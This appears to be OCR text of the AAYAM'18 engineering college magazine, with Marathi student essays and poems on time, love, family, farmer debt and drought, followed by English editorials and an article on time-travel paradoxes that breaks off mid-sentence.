छत्रपती शिवाजी महाराज हे नाव आम्हला कधीच पेललं नव्हत आणि पुढेही ते पेलणार नाही हे आता तरी आपण जगजाहीर मान्य करूया. या देशाला कायम स्वातंत्र्य राहण्यासाठी आणि प्रत्येक नागरीकामध्ये राष्ट्रनिष्ठा जिवंत ठेवण्यासाठी गडकिल्ले हे शक्तिदाता आहेत. शिवछत्रपतींच्या चंदनासारख्या पदस्पर्शाने पावन झालेल्या गडकिल्ल्यांचे पावित्र्य राखणे आता तरुण पिढीच्या हातात आहे.

पियुष घोगरे
(द्वितीय वर्ष, संगणक विभाग सेकंड शिफ्ट)

**माझ्या मराठीची थोरी नित्य नवे रूप दावी, अवनत होई माथा मुखी उमटते ओवी.**

# वेळच मिळत नाही राव !

काहीही ठरवलं की, 'वेळच मिळत नाही राव ! नाहीतर केलं असतं मी ते !' हे वाक्य आजकाल प्रत्येकाच्या तोंडी ऐकायला मिळतं. मला मात्र हसायला येतं कारण कितीही धावपळ असली तरीही आपल्याला हवं ते आपण वेळेत बसवतोच आणि ते करतोच. प्रायोरिटी मानतात लोक ! त्यानुसार वेळ मोजुन देतात आजकाल. आता मी काही वक्तशीरपणाचा शिक्का वगैरे कपाळी मारुन सर्वांना हे वेळेचं महत्त्व सांगत सुटलेलो नाही पण एवढी साधी गोष्ट ( वेळेचं नियोजन करण्याची) प्रत्येकाला जमलीच पाहिजे असे वाटत असते. आता नेमकं वेळेचं नियोजन म्हणजे रोज वेळेवर उठणे, कॉलेजला जाणे, त्यानंतर मैत्रिणीला भेटणे वगैरे वगैरे म्हणजे वेळेचे नियोजन ज्यांना वाटते ते सामान्य नव्हेत का ? आणि अश्या सामान्य लोकांचा देशाला काय फायदा ? तर आता नेमके नियोजन आणि वेळ म्हणजे फ़क्त घड्याळातली वेळ नव्हे तर आयुष्यातला महत्वाचा 'हा' वेळ अशी समीकरणे जोडणारी तमाम मंडळी म्हणजे माझ्या मते असामान्य, देशभक्त लोकं! कारण मगाशी मी म्हणालो की या सामान्यांचा देशाला काय फायदा ? तर इथे वेळच खुप महत्वाची आहे आणि त्या वेळेत ही सामान्य लोकं स्वतःचा वेळ रोज फुकट भेटणाऱ्या दिड जीबी नेटच्या जाळ्यात अडकत चालली आहेत आणि देशासाठीही एक मोठं जाळ विणत आहेत ज्यात एक दिवस भारतमाता अशी जखडून जाईल की आर्थिक मंदिच्या समुद्रात तिला हात पाय हलवणे मुश्किल होईल. मग कसले प्रगतीच्या वाटेचे प्रवासी आपण ?

एक अनुभव इथे मुद्दाम नोंदवावासा वाटतो..माझ्या एका मित्राचं मी आजही निरिक्षण करतो ज्याच्या घरची परिस्थिती आर्थिकरित्या अतिशय चांगली म्हणता येईल किंबहुना मी कित्येकदा त्याच्याकडून उसणे पैसे घेतल्याचे लक्षात आहे, तर या मित्राची दिवसाची सुरुवात सकाळी ११ पासून सुरु होते आणि रात्री ३ च्या नंतर तो निद्राधीन झालेला असतो आता दिवसभर याचा पराक्रम काय असेल? तर त्याच्या मोबाईलच्या सर्व सोशल मिडियाला समांतर न्याय देणे आणि ऑनलाइन राहणे! शिवाय त्याला पुण्यातल्या तमाम खाऊगल्ल्या ठाउक,गाडी सुरु केली आणि मनात येईल तेंव्हा गडी निघाला...परत तोच दिनक्रम आणि शिक्षणाच्या कितीतरी वर्षानंतरही इंजीनियरिंगचं साधं दुसरं वर्ष निघेना ! आता त्या राहिलेल्या वर्षातही पहिल्याचा तोच दिनक्रम ! आणि काही सल्ले दिले की म्हणनार वेळच मिळत नाही राव!

हे असे कितीतरी रिकामे लोक देशाचं दरडोई उत्पन्न घटवतात ....काही चांगली हुशार मित्रं मैत्रीणी सुद्धा आवांतर वाचन करायला सतत वेळ नाही रे अशी केविलवाणी उत्तरे देतात तेंव्हा कीव येते त्यांच्या कागदी मार्कांची, कारण ठरवलेल्या यशाच्या मार्गात केवळ अभ्यास एके अभ्यास करून त्यांना देशाचा इतिहास म्हणा किंवा रोजचा पेपर (वर्तमानपत्र) म्हणा वा काहीही म्हणा ते तितकंस महत्वाचं वाटत नाही का ? मग त्यासाठी वेळेचे नियोजन नको ?

याउलट माझ्या साथीला काही मित्रं मैत्रीणी आहेत ज्यांचा दिवस सुरु होतो योगासनाने ! ही सारी मंडळी ग्रंथांच्या देवाणघेवाणीने मैत्री फुलवतात गडकिल्ल्यांवर जाऊन कचरा गोळा करतात (कॉलेजात अटेंडेंस मिळावी म्हणून नव्हे), श्रमदान करतात, झाडे लावतात (फ़क्त सेल्फी पुरते नाही) मैदानी खेळ खेळतात, रक्तदान करतात, कितीही आभ्यासाच्या हंगामात एकमेकांना भेटावंसं वाटलं की भेटतात ! काही वर्षापूर्वी म्हणजे २००८ साली मोबाईल चा तितकासा प्रभाव नव्हताच पण तेंव्हा मैदाने कशी भरलेली असायची परंतु जग इतक्या वेगात वाढेल हे कुणाला वाटलं नव्हतं आणि आता.... आता आपण वेळ स्वतःच्या करमणुकित फायद्याच्या गोष्टीत कूटत चाललो आहोत हे वेळेचे असे बदलणे नव्हे (काही नग आहेत जे म्हणतात वेळ बदलला काळ बदलला) पण आपण बदललो आहोत ! आपण तंत्रज्ञान वाढून घेतलं आहे आयुष्याच्या ताटात. त्याचबरोबर इतर गोष्टी नको सोबत घ्यायला?
खेळ, मित्र-मैत्रिणी, जुनी शिक्षकमंडळी, पुस्तके, वगैरे वेळे अभावी आपण लाथाडतोच पण घरातली माणसं सुद्धा आता वेळेअभावी दुरावत चालली आहोत.....

हे आज सावरलं नाही तर आपल्याला तांत्रिकरित्या आपली पुढची पीढ़ी वेळेचे कारण सांगुन भावनांच्या शिखरावरुन कडेलोट करायला मागे पाहणार नाही...भुवया उंचावुन किंवा तोंडात बोटे घालून आणि करायला पाहिजे राव काहीतरी म्हणून कसं जमेल?

**अनंत आमुची ध्येया शक्ती अनंत अन् आशा किनारा तुला पामराला !**

भरमसाठ पगारात मुलांना फ़क्त एशोआरामात जगणे देतांना वेळ किती महत्वाचा आहे हे प्रत्यक्षिकासह समजावायला विसरतो आहोत आपण....नुसत्या अवघड परीक्षांच्या क्लासेसमुळे माझी तरुण मित्र मैत्रिणी जर त्यांना हवं ते करायला आणि इवलासा वेळ व्यक्तिमत्व विकासाला द्यायला अथवा शारीरिक व्यायामासाठी द्यायला तडजोड करतात तर नकोत अशी मित्रं आणि नको त्यांना मिळालेल्या मार्कांचे स्क्रीनशॉट !

मला म्हणायचं इतकंच आहे की हे सारं गणित आपण एका कागदाच्या चिटोरीवर लिहून सहज सोडवू शकतो,की नाही? सरळ लिहित सुटायचं काय काय मागे पडत चाललं आहे काय काय करू शकतो काय काय राहील ?मग ते पुढे करू म्हणजे पुढच्या माहिन्यात वगैरे .....

आता अजुन एक गंभीर प्रश्न उभा राहतो की घड्याळ हे शस्त्र बनवून आपण ही लढाई लढायला उतरलो खरे पण त्या कागदाच्या अथवा डायरीच्या पानावर नेमकी काय कामे करायची आहेत किंवा काय काय जगायचं राहिलं आहे करायचं राहिलं आहे हे स्वत:ला कळलं पाहिजे अर्थात अलार्म आणि रीमाइंडर हे शस्त्र जवळ असून उपयोग नाही काळाची देशाची निकड पाहून समाजाला आपण काय देऊ शकतो याचं शास्त्रही माहीत हवयं.....शेवटी काय काय करायला हवं हे मागे विशेष सांगायची गरज नाही सर्वांना माहीत असतं फ़क्त वळत नाही....!

आता वेळेत बदलायला हवं नाहीतर वेळ बदलेल ! (भयानक वेगाने बदलते आहेच)

हरीश उगवता तारु
(अंतिम वष, विद्युत अभियांत्रिकी)

**विश्वास मोह घाली, ऐशी मुकुंद मुरली रमवी जेथ मुकुंदा । हा हिंद माझा ।।**

# प्रेम

तुझ्या त्या गोड गोड हसण्याला
पहायचं होतं मला
पाहता पाहता हळूच तुझ्या
प्रेमात पडायचं होत मला

प्रपोज केला होता तुला
त्याला नाकारून निघून गेलीस तू
तुझ्यावर केलेल्या प्रेमाला
कधी समजून घेतलाच नाहीस तू

आस होती मनात
कधीतरी 'हो' बोलशील तू
पण साला काय नशीब होत माझं
दुसर्या सोबत निघून गेलीस तू

दुसर्या सोबत फिरतांना बघून तुला
मन माझ तडफडत होतं
तुला खुश बघून मात्र
हृद्य माझं आनंदून गेलं होतं

प्रेम करत होतो तुझ्यावर
तसाच प्रेम करत राहील
दुसरी जि.फ. भेटल्यावर मात्र
तुला नक्कीच विसरून जाईल

तुला विसरील असं बोललो
तरीही ते करणं शक्य नाही
कारण तू दिलेल्या त्या सहवासाला
मी कधी विसरूच शकत नाही

आजही मी तुझाच आहे
तू माझी होऊन तर बघ
खर प्रेम काय असतं
याचा अनुभव घेऊन तर बघ

खरं प्रेम करीन तुझ्यावर
टाइमपास कधी करणार नाही
एकदा धरलेला हात
आयुष्यभर सोडणार नाही

प्रणित टेंबे
(तृतीय वर्ष,विद्युत अभियांत्रिकी)

# कर्ज

बितल बितल कर्ज जीवावर बितलं
त्याच्या कर्जाने केलं त्याच पोरकं धाकलं...

सरलं रे मुलाबाळांचं बालपण
माय संगे दुसऱ्याच्या शेतात राब...

माय म्हणे लेका शेती जुगार जुगार
शिकून माय बापाचं नाव काढ तू चांगलं...

पावसाची झाली रीत बाबा राजकारणी
अपेक्षा ठेऊन आता आपलही चुकलं...

लेक म्हणे माये तू नको करू चिंता
करू सुरवात पुन्हा हात जोडिता अनंता...

जबाबदार पोर पाहून जरा हलकस वाटलं
मायेच्या डोळ्यात आज अश्रू दाटलं...

अंकुश देवरे
(तृतीय वर्ष, विद्युत अभियांत्रिकी)

**नेटके कांही घडेना, काय होते जीवना, या विचारी मन्मना, बोधितो की एवढी होवो तरी रे सत्कृति.**

# प्रेम कुणावर करावे

प्रेम कुणावर करावे ?
जो आपल्याला आवडतो त्याच्यावर
की ज्याला आपण आवडतो त्याच्यावर
प्रेम कुणावर करावे ?

मन वेधून घेणाऱ्या गुलाबावर
की त्याला जपणाऱ्या काट्यावर
प्रेम कुणावर करावे ?

जन्म घेतलेल्या मायभूमीवर
की हिच्यासाठी प्राण अर्पण करणाऱ्या जवानांवर ?
प्रेम कुणावर करावे ?

सुंदर नाजूक वेलींवर
की तिला आधार देणाऱ्या वृक्षांवर ?
प्रेम कुणावर करावे ?

रंग-बेरंगी दिसणाऱ्या फुलपाखरावर ?
की तिला बागडण्याची चेतना देणाऱ्या वाऱ्यावर ?
तुम्हीच सांगा ...

प्रेम कुणावर करावे ?

की करावे आयुष्यभर आपल्यावरून जीव
ओवाळून टाकणाऱ्या आई-वडलांवर...

संग्रहित-
सुदेश पगारे
(द्वितीय वर्ष, विद्युत अभियांत्रिकी)

# पोटचा गोळा

लेकी कडून दु:ख मला
कधीच नाही मिळालं
चिमणी कधी मोठी झाली
काहीच नाही कळालं

पोरगी जाणार म्हणलं की
पोटात उठतो गोळा
अंथरूणावर पडतो पण
लागत नाही डोळा

खरंच माझी लेकं आता
मला सोडून जाईल
आंगण वसरी गोठा सारं
सून सून होईल

दरी सजतो मांडव
पण उरात भरते धडकी
आता मला सोडून जाणार
माझी चिमणी लाडकी

सूर सनई चे पडता कानी
डोळा येते पाणी
आठवत राहतात छकुलीची
बोबडी बोबडी गाणी

भरलेल्या मांडवात बाबा
कहाणी सांगत असतात
कल्याण झालं म्हणत-म्हणत
सारखे डोळे पुसतात

पुन्हा पुन्हा लेकीकडे
बाबा पाहतात चोरून
कितीही समजूत घातली तरी
डोळे येतात भरून

हुंदके म्हणजे काय असतात
पहिल्यांदाच कळतं
कौलारूच्या छापरावणी
बापाचं मन गळतं

चल सालसपण, धरिन निखालस, खोटया बोला बोलु नको अंगी नम्रता सदा असावी, राग कुणावर धरु नको.

सरी मागून सरी येऊन
डोळे वाहत राहतात
चिऊ-काऊ च्या गोष्टी ऐकत
चिमण्या उडून जातात

लेकीचा सांभाळ करा म्हणून
बाप हात जोडीत राहतो

डोळ्यांमध्ये पाणी आणून
केविलवाणे पाहत राहतो
लेक लावतो वाटी पण
बाप जातो तुटून
हुंदका जरी दाटला तरी
काळीज जात फुटून

पोटचा गोळा दिल्यानंतर
पापणी काही मिटत नाही
कितीही डोळे पुसले तरी
पाणी काही आटत नाही

संग्रहित-
सुदेश पगारे
(द्वितीय वर्ष, विद्युत अभियांत्रिकी)

# वेळ

**वेळ...**
प्रत्येकाची येते कधी ना कधी..... वेळ
निघून गेलेली असते कधी कधी..... वेळ
एखाद्या बोरिंग लेक्चरला जाता जात नाही..... वेळ
आणि मित्रांसोबत असतांना कशी जाते कळत नाही... वेळ

'तिची' वाट बघण्यासाठी
कधी कधी असतो खूप वेळ
पण त्यांच्या बरोबर दोन शब्द बोलण्यासाठी
कधी कधी मिळतच नाही वेळ...

रोज सकाळी ७.५० ची लोकल पकडतांना
असते खूप घाईची ही वेळ ..
कधी शांत किनाऱ्यावर असतांना
निवांत असते वेळ ...

काही गोष्टींसाठी पाळावीच लागते ...वेळ
काही वेळा मारून नेता येते ...वेळ
कुणाकडे आहे बराच वेळ ..
कुणाकडे नाही अजिबात वेळ....

शेवटी ज्याला करता आला सदुपयोग
त्याचीच ही 'वेळ'!!

ओंकार अशोक झांजे
(तृतीय वर्ष, विद्युत अभियांत्रिकी)

**आता विश्वात्मके देवे येणे वाग्यज्ञे तोषावे । तोषोनी मज द्यावे । पसायदान हे ।।**

# आधार कार्ड

पेन्शनसाठी हवं आधारकार्ड
सरकारी नोटीस आली
आधार कार्ड मिळवण्यासाठी
बाबांची दमछाक झाली...
मी म्हणालो नको बाबा काळजी
जरी पेन्शन बंद झालं
पण,चिंता त्यांच्या डोळ्यातली
स्पष्ट मला दिसू लागली...
अस्पष्ट ते ठसे बोटांचे
बाबांची परेशानी झाली
लंगड्या आईला आधार देत
बाबांनी बूथवर नेली...
आधार कार्ड ची वाट पाहता पाहता
डोळे त्यांचे थकले
सारखं विचारत ते मला
आधार कार्ड आले...?
का येत नाही कार्ड चिंतेने बाबा खचले
एका संध्याकाळी अचानक
कायमचे शांत झोपले
बाबांच्या विरहाचे दु:ख
पचवणे मला जड गेले
विसर पडत होता आठवणींचा अन्
बाबांचे आधार कार्ड आले
पण आधार देणारे बाबा ते
तुमचे हात मात्र निघून गेले
हातातले आधार कार्ड मी
हातातच राहू दिले
डोळ्यातल्या वाहणाऱ्या आसवांना
मी हळूहळू वाहू दिले

वैभव साहेबराव ठाकरे
(अंतिम वर्ष, माहिती तंत्रज्ञान)

# बाप

आईच गुणगान खूप झाले
पण बिचाऱ्या बापाने काय केले

बिकट प्रसंगी बापच सदा सोडावी
आपण फक्त गातो आईचीच गोडवी

आईकडे असतील अश्रुंचे पाट
तर बाप म्हणजे संयमाचा घाट

आठवते जेवण करणारी आई
त्या शिदोरीची सोय ही बापचं पाही

देवकी यशोदेचं प्रेम मनात साठवा
टोपलीतून बाळास नेणारा वासुदेव ही आठवा

रामासाठी कौसल्येची झाली असेल कसरत
पुत्र वियोगाने मरण पावला बाप दशरथ

काटकसर करून मुलास देतो पॉकेटमनी
आपण मात्र वापरी शर्ट-प्यंट जुनी

मुलीला हवे ब्युटीपार्लर ,नवी साडी अन गाडी
घरी बाप आटोपतो बिन साबणाची दाढी

वयात आल्यावर मुले आपल्याच विश्वात मग्न
बापाला दिसे मुलांचे शिक्षण आणि मुलींचे लग्न

मुलाच्या नोकरीसाठी जिना चढून लागते धाप
आठवा मुलीच्या स्थळासाठी उंबरठे झिजवणारा बाप

जीवनभर मुलांच्या पाठी बापाच्या सदिच्छा
त्यांनी बापाला समजून घ्यावं हीच माफक इच्छा

वैभव साहेबराव ठाकरे
(अंतिम वर्ष, माहिती तंत्रज्ञान)

**दुरितांचे तिमिर जावो । विश्व स्वधर्मे सूर्ये पाहो । जो जे वांछीलतो ते लाहो । प्राणिजात।।**

# दुष्काळ

टीव्हीवाले साहेब दाखवायचं ते दाखवा
पण पठारभागचं रडगाण टीव्ही वरती दाखवा

जपान दाखवा,जर्मनी,ब्राझील अन इटली दाखवा
पण भाव नसलेली आमची दुधाची किटली पण दाखवा

मोदी दाखवा ,ठाकरे दाखवा अन गांधी दाखवा
पण उपाशी आमच्या जनावरांचे साहेब फक्त पोट दाखवा

सिनेमा दाखवा, सिरीयल दाखवा, नेत्यांसोबतची मादी दाखवा
पण बैलाविना पडलेली चाबकाची वादी दाखवा

डान्स दाखवा,नाच दाखवा अन ठेका वरच्या लावण्या दाखवा
पण तरमळलेल्या जनावरांना नसलेल्या छावण्या दाखवा

रामायण दाखवा, महाभारत दाखवा, बायबल आणि कुराण दाखवा...
पण पाण्याविन्या पेटलेल्या पठार भागाचं सराण दाखवा

टीव्हीवाले साहेब तुम्हाला दाखवायचं ते दाखवा
पिक्चरची फाईट दाखवा,साहेबाची ऐट दाखवा

पण आमच्या शेतकऱ्यांची शेतात
पाणी भरण्याची नाईट पण दाखवा.....

वैभव ठाकरे
(अंतिम वर्ष, माहिती तंत्रज्ञान)

**मराठी विभाग - सुविचार संकलन**
**-सौ. अर्चना संतोष उबाळे**

# होता तो एक मित्र

होता तो एक मित्र
जो खुप खुप गप्पा मारायचा...
खुप खुप गप्पा मारायचा,
जणूकाही दिवसभराचा थकवा घालवायचा...

तासनतास चालणार्या त्या गप्पा,
इतक्या रंगायच्या,
दूर असूनही जणूकाही,
तो खुप जवळ भासायचा...

आयुष्याच्या वळणावर जणूकाही,
ती त्याची सखी, अन तो तिचा सखा....
खुप खुप भांडायचे दोघे,
जणूकाही उंदीर आणि बोका...

नकळत तो अस काही वागला,
की धरला तिने अबोला..
विचारले नाही तिने,
असं का वागला??


तो देखील नाही बोलला,
कसला गं हा अबोला??
स्वप्न तर होती दोघांची,
पण झाली ती आता, तुझी न माझी...

स्वत:च्या दुनियेत तो इतका का रंगावा,
की वाढतच जाई दोघांमधला दुरावा....
सुंदर नात हे मैत्रीच तुटल क्षणात, एका गैरसमजूतीतच....
कळलच नाही तिला अन त्याला,
कधी 'मैत्री' हा फक्त शब्दच भासला...

प्रियंका मांडवकर
(तृतीय वर्ष, अणुविद्युत आणि दूरसंचार)

**जुने जाऊद्या मरणालागुनी जाळुनी किंवा पुरनी टाका.**

# English Section



# EDGES OF TIME

# Staff Editorial



Time Paradox is such a magical concept. It seems to be the universal background through which all events proceed, such that order can be sequenced and durations measured. The question is **whether these features are actual realities of the physical world or artificial constructs of human mentality?**

I, on behalf of the English Section would like to encourage my dear readers to acknowledge the reality that **"Every moment is the paradox of now or never."** We have provided an open platform for all to put forward their perspectives about Time and Time Paradox.

This year the student coordinators Pragya Kumari, Krishna Dhonddev, Pranav Dalvi and Aditya Baradkar have composed a grand list of divergent articles for the **English Section of AAYAM'18 titled "EDGES OF TIME".**

I'm grateful to all the writers for their contribution in the English Section. I would like to thank our Principal Dr. P.B. Mane who has always encouraged the staff and the students to actively participate for the making of AAYAM'18.
I would also like to thank Editor of the magazine Prof. Reshma Y. Totare for being an astounding mentor.

**Prof. Atiya N. Khan**
Editor: English Section

# Student Editorial



Time paradox is an apparent contradiction, or a logical contradiction that is associated with the idea of time and time travel. The perception of time and time travel may be different for different people. One can see it as a journey the human race has travelled through eons. In order to bring out innovative and break new perceptions of time travel, this year, a sui generis topic “SAMAY: TIME PARADOX” for AAYAM and “EDGES OF TIME” for ENGLISH SECTION has been picked.



**Pragya Kumari**
Student Editor
(English Section)

# 5 Bizarre Paradoxes of Time Travel Explained

There is nothing in Einstein's theories of relativity to rule out time travel, although the very notion of traveling to the past violates one of the most fundamental premises of physics, that of causality. With the laws of cause and effect out the which have given both scientist and time travel movies buffs alike more than a few sleepless nights over the years.

The Time travel window, there naturally arises a number of inconsistencies associated with time travel, and listed here are some of those paradoxes which follow fall into two broad categories, namely

1) Closed Causal Loops, such as the Predestination Paradox and the Bootstrap Paradox, which involve a self-existing time loop in which cause and effect run in a repeating circle, but is also internally consistent with the timeline's history, and

2) Consistency Paradoxes, such as the Grandfather Paradox and other similar variants such as The Hitler paradox, and Polchinski's Paradox, which generate a number of timeline inconsistencies related to the possibility of altering the past.

**1: Predestination Paradox**

A Predestination Paradox occurs when the actions of a person traveling back in time becomes part of past events, and may ultimately causes the event he is trying to prevent to take place. This results in a 'temporal causality loop' in which Event 1 in the past influences Event 2 in the future (time travel to the past) which then causes Event 1 to occur, with this circular loop of events ensuring that history is not altered by the time traveler, and that any attempts to stop something from happening in the past will simply lead to the cause itself, instead of stopping it. This paradox suggests that things are always destined to turn out the same way, and that whatever has happened must happen.

Sound complicated? Imagine that your lover dies in a hit-and-run car accident, and you travel back in time to save her from her fate, only to find that on your way to the accident you are the one who accidentally runs her over. Your attempt to change the past has therefore resulted in a predestination paradox. One way of dealing with this type of paradox is to assume that the version of events you have experienced are already built into a self-consistent version of reality, and that by trying to alter the past you will only end up fulfilling your role in creating an event in history, not altering it. In The Time Machine (2002) movie, for instance, Dr. Alexander Hartdegen witnesss his fiancee being killed by a mugger, leading him to build a time machine to travel back in time to save her from her fate. His subsequent attempts to save her fail, though, leading him to conclude that "I could come back a thousand times… and see her die a thousand ways." After then traveling centuries into the future to see if a solution has been found to the temporal problem, Hartdegen is told by the Über-Morlock:

"You built your time machine because of Emma's death. If she had lived, it would never have existed, so how could you use your machine to go back and save her? You are the inescapable result of your tragedy, just as I am the inescapable result of you."


**2: Bootstrap Paradox**

A Bootstrap Paradox is a type of paradox in which an object, person, or piece of information sent back in time results in an infinite loop where the object has no discernible origin, and exists without ever being created. It is also known as an Ontological Paradox, as ontology is a branch of philosophy concerned with the nature of being, or existence. George Lucas traveling back in time and giving himself the scripts for the

